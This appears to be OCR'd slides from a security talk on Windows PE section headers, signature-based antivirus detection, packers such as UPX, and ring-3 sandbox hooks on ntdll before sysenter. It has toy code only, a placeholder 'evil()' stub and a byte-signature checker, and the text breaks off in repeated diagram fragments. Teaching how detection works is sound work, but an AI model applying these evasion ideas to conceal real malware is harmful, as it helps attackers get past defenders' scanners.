
Optional Header point to the first section header, and each sections between sizeof(PIMAGE_SECTION_HEADER)



aaaddress1@chroot.org

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD NumberOfRelocations;
    WORD NumberOfLinenumbers;
    DWORD Characteristics;
};
```


Each Section Header point to their Section Data, and records detail. e.g. VirtualAddress, Section Name, SizeOfRawData.




aaaddress1@chroot.org

Each Section Header point to their Section Data, and records detail. e.g. VirtualAddress, Section Name, SizeOfRawData.


```
void evil() {
// connect with C&C
    ccLemon();

// do something evil
    eatYourFood();
}
```



aaaddress1@chroot.org




```
bool chkVirus(PBYTE mem) {
   /*
      55                  - push ebp
      8b ec               - mov ebp, esp
      81 EC 08 01 00 00 - sub esp,00000108
   */
   char Signature[] = "\x55\x8B\xEC\x81\xEC\x08\x01";
   return !strncmp((char *)mem+0xdead, Signature, 7);
}
```



aaaddress1@chroot.org


So... How about Packer?



UPX.exe

aaaddress1@chroot.org

Real-Time Detection;



aaaddress1@chroot.org

normal

Process

Malware.exe

.text Section

Ntdll.dll

.text Section


Kernel32.dll

.text Section

eax = function index

KiFastSystemCall

__asm { sysenter }



Windows Kernel
(Ring0)

aaaddress1@chroot.org

Process

Malware.exe

.text Section

Ntdll.dll

.text Section

Hook

sandbox.dll

.text Section

KiFastSystemCall

__asm { sysenter }

@ring3

Windows Kernel
(Ring0)

aaaddress1@chroot.org

Process

Malware.exe

.text Section

Ntdll.dll

.text Section


Kernel32.dll

.text Section

KiFastSystemCall

__asm { sysenter }

